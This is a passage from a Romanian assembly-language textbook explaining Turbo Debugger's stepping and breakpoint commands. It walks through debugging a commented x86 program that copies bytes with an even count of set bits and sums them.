Trace into (F7) – această comandă provoacă un mod de execuţie pas cu pas, instrucţiune cu instrucţiune, corespunzătoare codului sursă. Dacă linia curentă conţine un apel de rutină, TD urmăreşte execuţia în cadrul acelei rutine (presupunând că a fost compilată cu opţiunea de memorare de informaţie de depanare). Unele instrucţiuni, precum CALL, INT, LOOP, etc., duc la execuţia unor instrucţiuni maşină multiple, vizibile în panoul de cod.
Step over (F8) – este asemănătoare comenzii **Trace into**, cu excepţia situaţiei în care IP indică un apel de rutină. În acest caz întreaga rutină este executată şi următoarea instrucţiune pe care se opreşte execuţia programului este cea următoare apelului de rutină.
Execute to... (Alt+F9) – are efect asemănător cu al comenzii **Go to cursor**, cu deosebirea că se solicită adresa instrucţiunii până la care să efectueze în bloc instrucţiunile, fără parcurgere pas cu pas.

Animate... – este similară comenzii **Run**: se execută instrucţiunile până la terminarea programului, cu deosebirea că se efectuează o pauză între execuţia instrucţiunilor maşină pentru a permite urmărirea operaţiilor care se efectuează. Intervalul de aşteptare între execuţia a două instrucţiuni se introduce într-un câmp text, ca zecimi de secundă.

Instruction trace (Alt+F7) – dacă fereastra curentă este fereastra CPU, **Alt+F7** cauzează execuţia unei singure instrucţiuni maşină.

Program reset (Ctrl+F2) – mută cursorul pe prima instrucţiune care se execută în cadrul programului. Practic, valoarea registrului IP este reiniţializată cu adresa primei instrucţiuni care trebuie executată, execuţia programului putându-se relua ca şi cum nu s-ar fi executat nici o instrucţiune până în acest moment.

1.5.10. Puncte de întrerupere

Punctul de întrerupere (Breakpoint) este un mecanism folosit pentru a determina efectuarea anumitor acţiuni în anumite puncte ale execuţiei programului. Utilizatorul poate defini un breakpoint prin specificarea a trei informaţii:

1 **poziţia** în care se va stabili punctul de întrerupere,
2 **condiţia** care permite activarea punctului de întrerupere,
3 **acţiunea** care să se execute la activarea punctului de întrerupere.

Cel mai uzual tip de punct de întrerupere este cel asociat unei instrucţiuni din program, este întotdeauna activat, condiţia este permanent adevărată şi acţiunea constă în oprirea (temporară) a execuţiei programului în acel punct. Acestea sunt numite **puncte de întrerupere simple** şi sunt cele implicite pentru TD. Prin utilizarea acestui gen de punct de întrerupere, se efectuează rularea normală a programului, până la întâlnirea unui asemenea punct, în care se permite analizarea stării CPU, memoriei ş.a.m.d. Un alt tip de punct de întrerupere este cel **global** care este evaluat după fiecare linie de cod sursă.

Un punct de întrerupere simplu se poate stabili uşor în doi paşi: se poziţionează cursorul pe linia de cod căreia să-i fie asociată acel punct, după care, cu ajutorul tastei **F2** se defineşte punctul de întrerupere respectiv. Se poate alege linia curentă în cadrul ferestrei modul sau din panoul de cod al ferestrei CPU. Efectuarea aceleiaşi operaţii pe o linie pentru care există deja definit un punct de întrerupere cauzează anularea acestuia. O altă posibilitate de a defini un punct de întrerupere simplu este cu ajutorul comenzii **Breakpoints | At...** şi introducerea adresei instrucţiunii pentru care să fie definit. Această adresă se poate specifica în mai multe moduri:

- #*<număr>*, unde *<număr>* este numărul unei linii din codul sursă. De exemplu, #47 defineşte un punct de întrerupere asociat celei de a 47-a linii din program. Dacă se lucrează cu mai multe module de program, acest număr de linie trebuie precedat de numele modulului. De exemplu: #modul2#47 referă a 47-a linie din modulul *modul2.asm*.
- adresa instrucţiunii din cadrul programului curent (de exemplu adresa cs:001Ah).

Pentru a defini un punct de întrerupere global se poate alege de asemenea comanda **At...** din meniul **Breakpoints**. În fereastra de dialog deschisă se va selecta opţiunea *Global*. Tot în meniul **Breakpoints** se găsesc şi următoarele comenzi:

Changed memory global... – se solicită introducerea unei adrese din memorie, după care se stabileşte un punct de întrerupere global pentru care condiţia de activare este modificarea valorii de la acea adresă.

Expression true global... – după introducerea unei expresii, se defineşte un punct de întrerupere global care este activ numai când valoarea expresiei introduse este diferită de zero.

Toate punctele de întrerupere definite pot fi vizualizate în cadrul ferestrei **Breakpoints**, fereastră care este accesibilă folosind opţiunea meniu **View | Breakpoints**. Această fereastră este divizată în două panouri: regiunea din stânga afişează punctele de întrerupere curente, iar regiunea din dreapta furnizează detalii despre punctul de întrerupere curent selectat în prima regiune. Meniul local pentru regiunea din stânga oferă opţiuni de adăugare, ştergere, schimbare de atribute pentru punctul de întrerupere curent selectat, ş.a.m.d.

1.5.11. Exemplu – operaţie de depanare

În această secţiune se va propune o problemă, va fi prezentat programul care rezolvă problema propusă, apoi se vor urmări câţiva paşi pe care puteţi să-i urmaţi în cadrul operaţiei de depanare a programului respectiv. Se va pune accent pe operaţiile pe care le puteţi efectua pentru a urmări valori (intermediare sau finale) ale unor variabile, cu atât mai mult cu cât nu toate programele afişează la ieşirea standard rezultatele problemei.

1.5.11.1. Textul problemei

Se dă un şir de octeţi. Conţinutul fiecărui octet se va interpreta ca număr cu semn. Să se copieze într-un al doilea şir de octeţi acei octeţi din primul şir pentru care numărul de biţi cu valoarea 1 este par. Să se calculeze numărul de octeţi care se copiază în al doilea şir, precum şi suma valorilor acestora.

1.5.11.2. Codul sursă *siruri.asm*

```
assume cs:code,ds:data

data segment                        ;definim un segment de date numit data
        sirS db 10, -100, 31, 55, -10   ;sirS este eticheta pentru şirul de octeţi sursă;
                                        ;rezervăm spaţiu pentru cinci valori pe dimensiune
                                        ;1 octet, şi iniţializăm aceşti octeţi cu valorile:
                                                ;10     = 0000 1010b = 0Ah
                                                ;-100   = 1001 1100b = 9Ch
                                                ;31     = 0001 1111b = 1Fh
                                                ;55     = 0011 0111b = 37h
                                                ;-10    = 1111 0110b = 0F6h
        lung equ $-sirS             ;lung reprezintă lungimea sirului sirS ($ reprezintă numărul de
                                    ;octeţi generaţi de asamblor până în acest moment în cadrul acestui
```

```
                        ;segment, iar sirS reprezintă deplasamentul primului octet al şirului
                        ;sursă)
        sirD db lung dup (?) ;rezervăm spaţiu pentru şirul de octeţi destinaţie; deoarece vom
                        ;copia din sirS în sirD maxim lung octeţi, stabilim lungimea
                        ;maximă pentru sirD la valoarea lung
        nr db ?         ;nr va conţine numărul de octeţi copiaţi din sirS în sirD
        suma dw ?       ;suma etichetează un spaţiu de dimensiune un cuvânt care va
                        ;conţine suma octeţilor copiaţi din sirS în sirD
data ends               ;sfârşitul segmentului de date

code segment            ;segmentul de cod

numara proc
        ;definim procedura numara, care primeşte un octet ca "parametru", transmis prin
        ;intermediul stivei. În AL se va calcula numărul de biţi 1 din configuraţia de biţi a
        ;octetului primit ca parametru.

        ;următoarele două instrucţiuni reprezintă aşa-numita operaţie de izolare a stivei: se pune
        ;pe stivă valoarea registrului BP (o salvăm pentru a o putea reface înainte de ieşirea din
        ;procedură) şi se copiază valoarea registrului SP în BP (acum BP va indica vârful stivei,
        ;astfel devenind o nouă bază a stivei pentru operaţiile din cadrul procedurii curente)
        push bp
        mov bp, sp

;în acest moment, vârful stivei are următoarea structură:
        ;- la deplasament [BP] se găseşte valoarea salvată a registrului BP din momentul intrării
        ;în procedură
        ;- la deplasament [BP+2] se găseşte adresa de revenire din procedura curentă (adresa
        ;instrucţiunii (***) – vezi pagina 44)
        ;- în octetul inferior al cuvântului de la deplasament [BP+4] se găseşte valoarea
        :parametrului transmis procedurii

        mov bl, byte ptr [bp+4]  ;încărcăm în BL octetul pentru care urmează să se numere
                                 ;biţii cu valoarea 1 din configuraţia de biţi (parametrul
                                 ;procedurii)
        mov al, 0                ;în AL vom număra biţii cu valoarea 1 din BL, astfel că
                                 ;pentru început îl iniţializăm cu valoarea 0

        ;operaţia de numărare a biţilor cu valoarea 1 din configuraţie de biţi a lui BL – deoarece
        ;trebuie să verificăm rând pe rând valoarea fiecărui bit din configuraţie, vom efectua de 8
        ;ori următoarele două instrucţiuni:
                ;ROL BL, 1 – rotire la stânga cu o poziţie a configuraţiei de biţi din BL; în urma
                ;acestei operaţii, CF este setat la valoarea bitului rotit
                ;ADC AL, 0 – adunare cu carry AL := AL + 0 + CF; astfel, dacă valoarea
```

```
                ;ultimului bit rotit a fost 1, valoarea din registrul AL creşte cu o unitate
        ;pentru a executa de 8 ori aceşti paşi vom folosi instrucţiunea LOOP: la execuţia acestei
        ;instrucţiuni decrementează valoarea din registrul CX şi se efectuează salt la eticheta
        ;specificată dacă valoarea lui CX este diferită de zero. Astfel, dacă de la început copiem
        ;în CX numărul de repetări a setului de instrucţiuni, LOOP va simula o structură
        ;repetitivă de tipul „Repetă ... până când ..."

        mov cx, 8       ;se va executa setul de instrucţiuni dintre eticheta rotire şi instrucţiunea
                        ;LOOP rotire de 8 ori
        rotire:
                rol bl, 1       ;rotim configuraţia de biţi din BL cu o poziţie spre stânga; CF
                                ;conţine valoarea bitului rotit
                adc al, 0       ;adunare cu carry a valorii 0 la AL (practic, adunăm la valoarea
                                ;registrului AL valoarea lui CF)
        loop rotire             ;decrementarea valorii din registrul CX şi salt la eticheta rotire
                                ;dacă CX ≠0

        mov sp, bp      ;refacerea vârfului stivei la configuraţia obţinută după operaţia de izolare a
                        ;stivei
        pop bp          ;refacerea conţinutului registrului BP la valoarea avută la intrarea în
                        ;procedura curentă
        retn 2          ;indicăm ieşirea din rutina curentă cu scoaterea a doi octeţi de pe stivă –
                        ;cei care reprezintă parametrul procedurii
numara endp             ;sfârşitul procedurii numara

start:                  ;eticheta care marchează punctul de intrare în program (punct din
                        ;care începe execuţia programului)
        mov ax, data    ;folosim registrul AX ca intermediar pentru încărcarea
        mov ds, ax      ;registrului DS cu adresa de segment a segmentului data
        mov es, ax      ;încărcăm registrul ES cu aceeaşi adresă a segmentului de date,
                        ;salvată momentan în AX

        mov suma, 0     ;iniţializăm valorile corespunzătoare etichetelor suma şi nr cu zero
        mov nr, 0

        ;pentru parcurgerea şirului sursă şi completarea şirului destinaţie vom folosi
        ;instrucţiunile LODSB şi STOSB:
        ;- LODSB încarcă în registrul AL octetul de la adresa DS:SI, incrementează valoarea din
        ;SI dacă DF=0, sau decrementează valoarea din SI dacă DF=1
        ;- STOSB copiază valoarea din AL în octetul de la adresa ES:DI, incrementează valoarea
        ;din DI dacă DF=0, sau decrementează valoarea din DI dacă DF=1
        ;mai sus s-au încărcat regiştrii DS şi ES cu adresele de segment ale şirurilor sursă,
        ;respectiv destinaţie
```

```
lea si, sirS        ;încărcăm în SI deplasamentul primului octet al şirului sirS
lea di, sirD        ;încărcăm în DI deplasamentul primului octet al şirului sirD
mov cx, lung        ;copiem în CX lungimea (ca număr de octeţi a) şirului sirS, ceea ce
                    ;va reprezenta numărul de execuţii ale instrucţiunilor aflate între
                    ;eticheta repeta ş instrucţiunea loop repeta
cld                 ;setăm valoarea flag-ului DF la valoarea 0 => direcţia în
                    ;parcurgerea şirurilor sirS şi sirD va fi de la adresă mai mică la
                    ;adresă mai mare
repeta:
    lodsb           ;încărcăm octetul de la adresa DS:SI în AL (practic parcurgem
                    ;sirS)
    cbw             ;deoarece se cere ca octeţii să fie interpretaţi ca numere cu semn,
                    ;convertim cu semn octetul din AL la cuvânt în AX cu ajutorul
                    ;instrucţiunii cbw
    mov dx, ax      ;(*) salvăm conţinutul lui AX în registrul DX deoarece în
                    ;procedura numara se va schimba conţinutul lui AX
    push cx         ;(**) salvăm conţinutul registrului CX pe stivă deoarece se va
                    ;modifica în cadrul procedurii numara
    push ax         ;punem pe stivă valoarea registrului AX. Octetul din a cărui
                    ;configuraţie se vor număra biţii 1 se găseşte în partea LOW a
                    ;cuvântului pus pe stivă
    call numara     ;apelul procedurii numara
                    ;după revenirea din procedura numara, în AL se găseşte numărul
                    ;de biţi 1 din octetul transmis procedurii
    pop cx          ;(***) refacem conţinutul registrului CX dinaintea apelului
                    ;procedurii; vezi instrucţiunea (**)
    shr al, 1       ;deplasăm configuraţia de biţi din AL cu o poziţie spre dreapta;
                    ;bitul care iese din configuraţie (cel mai puţin semnificativ) este
                    ;copiat în CF; dacă CF este 1, înseamnă că numărul din AL a fost
                    ;impar
    jc sfarsit_repeta
                    ;dacă CF=1 (dacă AL a fost impar), atunci octetul curent nu este
                    ;luat în considerare în operaţiile care trebuie efectuate în
                    ;continuare, iar execuţia programului continuă de la eticheta
                    ;sfarsit_repeta; altfel (dacă în AL am avut un număr par)...
    inc nr          ;incrementăm numărul de octeţi pentru care numărul de biţi 1 este
                    ;par
    add suma, dx    ;adunăm la suma curentă valoarea octetului, pe dimensiune 1
                    ;cuvânt, salvată în registrul DX (vezi instrucţiunea (*))
    mov al, dl      ;copiem în AL octetul care trebuie stocat în sirD
    stosb           ;încărcăm la adresa ES:DI (în sirD) octetul conţinut în AL
    sfarsit_repeta:
loop repeta         ;decrementează valoarea din registrul CX; dacă CX ≠ 0 se
                    ;efectuează salt la eticheta repeta
```

```
        ;execuţia programului ajunge în acest punct când s-a parcurs fiecare octet din sirS
        ;în nr şi suma se găsesc valorile cerute de problemă, iar în sirD sunt copiaţi nr octeţi din
        ;sirS

        mov ax, 4C00h       ;terminarea programului prin apelul întreruperii 21h, pentru funcţia
        int 21h             ;4Ch, cu valoarea codului de retur zero
code ends                   ;sfârşitul segmentului de cod

stiva segment STACK         ;definim un segment de stivă pentru care alocăm 64h = 100 octeţi
        org 64h
stiva ends

end start                   ;sfârşitul programului
```

Observaţie: În programul de mai sus s-au definit în segmentul de date etichetele nr, care conţine numărul de octeţi cu număr par de biţi 1 din şirul etichetat cu sirS, şi suma pentru a calcula suma acestor octeţi. Deoarece lucrăm cu un şir de octeţi, ne permitem să considerăm nr de dimensiune un octet, însă e bine să efectuăm suma octeţilor într-un spaţiu de dimensiune un cuvânt, deoarece e posibil ca acest număr să fie în afara intervalului [-128, 127] (domeniul pentru numere pe un octet interpretate cu semn).

1.5.11.3. Depanarea programului *siruri*

Presupunem că la linia de comandă sunt executate următoarele comenzi, înainte de operaţia de depanare:

```
TASM /zi siruri.asm
TLINK /v siruri.obj
```

După lansarea utilitarului TD pentru executabilul *siruri.exe* rezultat, ferestrele afişate implicit în fereastra TD sunt o fereastră modul, care conţine textul programului din fişierul *siruri.asm*, şi fereastra **Watches**, care deocamdată nu conţine nici o informaţie.

S-a menţionat mai sus faptul că fereastra CPU este printre cele mai utile în contextul programării în limbaj de asamblare, în cadrul unei operaţii de depanare. Pentru a beneficia de informaţiile afişate în cadrul acestei ferestre, deschidem fereastra CPU folosind comanda **View | CPU**.

Dacă suntem interesaţi şi de urmărirea valorilor pentru anumite variabile, în general vom folosi fereastra **Watches** pentru această operaţie. Presupunem că pentru problema propusă vom urmări valorile variabilelor de memorie suma şi nr, motiv pentru care le vom adăuga în fereastra **Watches**.

În continuare, presupunem că executăm pas cu pas (**F7**) primele două instrucţiuni ale programului, şi anume:

```
mov ax, data        ;folosim registrul AX ca intermediar pentru încărcarea
mov ds, ax          ;registrului DS cu adresa de segment a segmentului data
```

Aceste instrucţiuni încarcă registrul DS cu adresa de segment a segmentului de date data.

În acest moment, configuraţia ferestrei TD este similară celei vizualizate în figura 1.6.

Observaţie: Trebuie menţionat faptul că în execuţia repetată a aceluiaşi program pe aceeaşi sau pe o altă maşină se pot obţine cu totul alte valori ale adreselor de segment.




Fig. 1.6. Fereastră TD în timpul operaţiei de depanare: a fost deschisă fereastra **CPU**, au fost adăugate două elemente de urmărit în fereastra **Watches** şi au fost executate primele două instrucţiuni ale programului.

Se observă că valoarea conţinută în registrul IP este 001Ch, întocmai offset-ul instrucţiunii de după cele două linii executate. Mai putem identifica această instrucţiune (cea care urmează a fi executată) observând semnul '>' la începutul liniei respective în fereastra modul, precum şi în cadrul aceleiaşi linii din panoul de cod al ferestrei CPU. Afişarea codului sursă în fereastra CPU este realizată conform setării implicite a comenzii **Mixed** din meniul local, şi anume *Both*.

Dacă în panoul de date al ferestrei CPU nu este afişat conţinutul memoriei din cadrul segmentului de date, executaţi comanda **Goto...** din meniul local al panoului şi introduceţi (cel puţin pentru început) adresa DS:0. Deoarece instrucţiunile executate până în acest moment au încărcat registrul DS cu valoarea 59EBh (vezi panoul de regiştri, unde, datorită modificării efectuate asupra valorii lui DS, acesta este evidenţiat), puteţi observa valorile date la definirea etichetelor din segmentul de date. Tot în figura 1.6. putem observa organizarea acestor valori în memorie: primii 5 octeţi conţin valorile 10 (0Ah), -100 (9Ch), 31 (1Fh), 55 (37h), -10 (0F6h),

respectiv octeţii etichetaţi prin sirS. Deoarece lung este o etichetă pentru care nu se rezervă spaţiu în memorie, valoarea acesteia nu o vedem în cadrul şirului de octeţi din segmentul de date. Din modul în care i-a fost asociată o valoare, ştim că această valoare este 5:

Lung = $ - sirS = (numărul de octeţi generaţi până în acel moment în cadrul segmentului din care face parte) - (offset-ul lui sirS) = 5 - 0 = 5

În continuarea octeţilor etichetaţi de sirS, în segmentul de date avem următoarele valori: există 5 octeţi rezervaţi (şi neiniţializaţi) pentru şirul sirD, un octet neiniţializat pentru eticheta nr, şi 2 octeţi (un cuvânt) rezervaţi pentru suma. Octeţii următori nu sunt de interes pentru problema noastră.

Executăm în continuare, pas cu pas (**F7** sau comanda **Run | Trace into**) instrucţiunile din program. Regiştrii şi flag-urile pentru care instrucţiunea executată le modifică valoarea, sunt evidenţiaţi în panourile de regiştri, respectiv de flag-uri. Executăm instrucţiunile până când IP=0033h, moment în care urmează a fi executată (pentru prima dată) instrucţiunea LODSB. Deoarece DS conţine adresa segmentului de date, SI conţine offset-ul lui sirS, execuţia lui LODSB are ca efect încărcarea lui AL cu primul octet al şirului sirS, şi anume cu valoarea 0Ah. Deoarece am convenit să tratăm valorile cu care lucrăm ca numere cu semn, şi bitul de semn al lui 0Ah (0000 1010b) este 0, după execuţia instrucţiunii CBW vom avea în AX valoarea 000Ah (0000 0000 0000 1010b), prin extinderea bitului de semn în AH.

Să urmărim comportamentul stivei din momentul în care ajungem la instrucţiunea PUSH CX. S-a văzut în programul *siruri.asm* că a fost definit un segment de stivă, pentru care s-au rezervat 100 octeţi (64h), motiv pentru care, iniţial, valoarea lui SP este 0064h. Executând următoarele instrucţiuni, putem observa comportamentul stivei: aceasta "creşte" către valori mai mici, adică pe măsură ce adăugăm elemente în stivă, valoarea registrului SP scade. Astfel, după execuţia celor două instrucţiuni PUSH, valoarea lui SP este 0060h (deoarece s-au adăugat în stivă 2 cuvinte = 4 octeţi).

Continuăm execuţia programului cu **F7** pentru a executa pas cu pas şi instrucţiunile din cadrul procedurii numara. Astfel, după intrarea în cadrul procedurii şi execuţia primelor două instrucţiuni, SP are valoarea 005Ch, iar stiva este de forma:

Offset	**Valoare**	**Semnificaţie**
005Ch	0100h	valoarea lui BP adăugată pe stivă la începutul procedurii; cuvântul din vârful stivei
005Eh	003Ch	adresa de revenire din procedură – deoarece este un apel *near*, aceasta reprezintă deplasamentul instrucţiunii imediat următoare apelului procedurii
0060h	000Ah	valoarea "parametrului" pus pe stivă; observăm că partea LOW a acestui cuvânt conţine primul octet din sirS, pentru care dorim să aflăm numărul de biţi 1
0062h	0005h	valoarea lui CX salvată înainte de adăugarea parametrului pe stivă

Mai departe, efectul instrucţiunii MOV BL, BYTE PTR [BP+4] este copierea valorii 0Ah în BL. Explicaţia este următoarea: BP conţine deplasamentul cuvântului din vârful stivei; BP+4 este adresa 0060h; datorită reprezentării *little-endien*, octetul cel mai puţin semnificativ se găseşte la adresa cea mai mică; astfel, având aşezarea octeţilor 0A 00, BYTE PTR [BP+4] indică primul din cei doi octeţi.

Continuăm operaţia de depanare până la execuţia instrucţiunii de rotire de la adresa CS:000B. Înainte de execuţia acesteia, conţinutul lui BL este 0Ah = 0000 1010b, iar după o rotire a acestei configuraţii spre stânga cu o poziţie, în BL obţinem 14h = 0001 0100b (am marcat bitul rotit). Carry flag este setat la valoarea 0 deoarece aceasta a fost valoarea bitului rotit. Executăm instrucţiunile din bucla LOOP rotire până când valoarea din BL devine A0h = 1010 0000b. În acest moment, execuţia instrucţiunii ROL modifică valoarea din BL la 41h = 0100 0001b, şi valoarea lui CF devine 1, astfel că instrucţiunea de adunare următor executată adună la AL valoarea 0+1, semn că a fost numărat primul bit 1 întâlnit.

Pentru execuţia următoarelor instrucţiuni, puteţi continua cu **F7** sau **F8** sau, dacă doriţi să săriţi direct la sfârşitul primei execuţii a procedurii, este momentul să încercaţi definirea unui punct de întrerupere: selectaţi linia care conţine instrucţiunea retn 2 din fereastra modul sau din panoul de cod al ferestrei CPU, după care tastaţi **F2** sau alegeţi o altă modalitate de definire a unui punct de întrerupere simplu, descrisă în secţiunea 1.5.10. După definirea acestui punct de întrerupere, rularea programului cu comanda **Run | Run (F9)** are ca efect execuţia tuturor instrucţiunilor până în acest punct. În acest moment, AL conţine valoarea 2 (s-au numărat 2 biţi 1 în octetul transmis procedurii). De curiozitate, puteţi să observaţi valoarea lui BL: este aceeaşi ca în momentul în care a fost încărcat, deoarece rotirea (fără carry a) configuraţiei de biţi dintr-un octet de 8 ori, îl readuce la configuraţia iniţială.

Ieşirea din procedură cu instrucţiunea retn 2 scoate de pe stivă adresa de revenire, precum şi următorii doi octeţi care au reprezentat parametrul procedurii.

Continuăm execuţia instrucţiunilor pas cu pas până la întâlnirea instrucţiunii LOOP repeta. Deoarece la ieşirea din procedură valoarea lui AL este pară, bitul cel mai nesemnificativ este 0. Deplasând configuraţia de biţi din AL spre dreapta cu o poziţie, şi testând starea lui CF cu ajutorul instrucţiunii de salt condiţionat JC, determinăm dacă AL conţine o valoare pară sau impară. Deoarece de această dată AL este par, se vor executa incrementarea valorii lui nr, adunarea octetului extins la 1 cuvânt şi salvat în DX la valoarea din suma, şi copierea acestui octet în sirD, respectiv la adresa ES:DI. Observarea conţinutului memoriei de la începutul segmentului de date ne va demonstra efectuarea acestor operaţii (vezi figura 1.7.):

- primii 5 octeţi sunt cei definiţi pentru sirS
- octetul de la adresa DS:0005h are valoarea 0A (primul octet copiat în sirD); următorii patru octeţi din sirD rămân în continuare neiniţilizaţi
- octetul de la adresa DS:000Ah (eticheta nr) are valoarea 1
- cuvântul de la adresa DS:000Bh are valoarea 000Ah (suma conţine deocamdată valoarea primului octet determinat ca având număr par de biţi 1); această valoare se găseşte la adresa menţionată sub forma 0A 00 (vezi reprezentarea *little-endien*)

Totodată, se observă incrementarea cu 1 a valorilor regiştrilor SI (vezi instrucţiunea LODSB) şi DI (vezi instrucţiunea STOSB).




Fig. 1.7. Conţinutul ferestrelor **CPU** şi **Watches** după verificarea primului octet din şirul sirS

Execuţia instrucţiunii LOOP repeta provoacă repetarea execuţiei secvenţei de instrucţiuni din această buclă până când CX devine 0, moment în care execuţia programului continuă de la linia care conţine instrucţiunea mov AX, 4C00h. Dacă doriţi la un moment dat să nu executaţi pas cu pas instrucţiunile din bucla repeta ... LOOP repeta, dar doriţi să analizaţi rezultatele înainte de terminarea programului, puteţi defini un punct de întrerupere pentru linia de după instrucţiunea LOOP repeta. În momentul în care aţi ajuns în această poziţie cu execuţia programului, puteţi urmări rezultatele finale ale acestuia (vezi figura 1.8.):

- în şirul sirD s-au depus octeţii cu valorile 0Ah, 9Ch, 0F6h. Ştim sigur că e vorba de trei octeţi din cei 5 ai şirului sirS deoarece valoarea lui DI este 8 (a fost incrementat de trei ori de către instrucţiunea STOSB).
- în acelaşi timp, nr are valoarea 3, după cum se poate observa în fereastra **Watches**
- suma octeţilor copiaţi în sirD este FF9Ch. În fereastra **Watches** vedem interpretarea fără semn a acestui număr, afişată în baza 10: 65436 = FF9Ch = 1111 1111 1001 1100b. Interpretând acest număr cu semn, şi observând că bitul de semn este 1, rezultă că numărul FF9Ch este negativ. Modulul acestui număr îl putem calcula astfel:

  2^{16} – 1111 1111 1001 1100b = 1 0000 0000 0000 0000b – 1111 1111 1001 1100b
  = 0000 0000 0110 0100b = 100,

  rezultă că suma = -100 (în interpretarea cu semn). Putem verifica simplu acest rezultat: octeţii copiaţi în sirD conţin numerele 10, -100, -10, valori a căror sumă este -100.




Fig. 1.8. Conţinutul ferestrelor **CPU** şi **Watches** înainte de terminarea programului

1.5.11.4. Ce ar fi dacă...?

1. **Operaţie:** Atunci când instrucţiunea curentă este call numara, ne poziţionăm pe instrucţiunea MOV BL, BYTE PTR [BP+4] din procedură şi efectuăm comanda **New cs:ip** din meniul local al panoului de cod.
   Efecte: Practic, nu se adaugă pe stivă adresa de revenire din procedură şi conţinutul registrului BP, astfel că BP+4 nu ne indică cuvântul din stivă care conţine parametrul transmis procedurii. Mai mult, nu ne este asigurată revenirea din procedură la instrucţiunea pop cx ;(***)
   Cauze: În primul rând – execuţia programului a "sărit" peste salvarea lui BP şi copierea valorii din SP în BP, astfel că BP+4 va indica o cu totul altă locaţie din stivă decât cea în care am salvat parametrul procedurii; apoi – chiar dacă valoarea lui BP ar indica vârful stivei, deoarece nu s-a executat efectiv apelul de procedură, adresa de revenire nu a fost adăugată pe stivă, astfel, că BP+4 ar indica cuvântul de sub parametrul transmis, adică valoarea salvată a lui CX. La revenirea din procedură (vezi instrucţiunea retn 2) se generează eroare – **care?**

2. **Operaţie:** Executăm comanda **Change...** în panoul de date pentru a modifica valoarea celui de-al patrulea octet al şirului sirS, punând ca nouă valoare 36h.
   Efecte: Executând programul până la sfârşit, valoarea lui nr este 4, şi valoarea reprezentată de eticheta suma este 0FFD2h = 1111 1111 1101 0010b, număr negativ în interpretarea cu semn, care este -46.
   Cauze: Modificarea valorii octetului de la adresa DS:0003h de la valoarea 37h la valoarea 36h (54), face ca numărul de biţi 1 din acesta să fie par, este numărat în nr, este adunat la suma, astfel că suma = 10-100+54-10 = -46.

Observaţie: După cum s-a afirmat şi în secţiunea 1.5.7. (descrierea comenzilor din meniurile locale ale panourilor ferestrei CPU), resetarea / reîncărcarea programului face ca valorile etichetelor, regiştrilor, flag-urilor să redevină cele normale începutului de program, în ciuda modificărilor efectuate, de tipul modificării conţinutului unei zone de memorie.

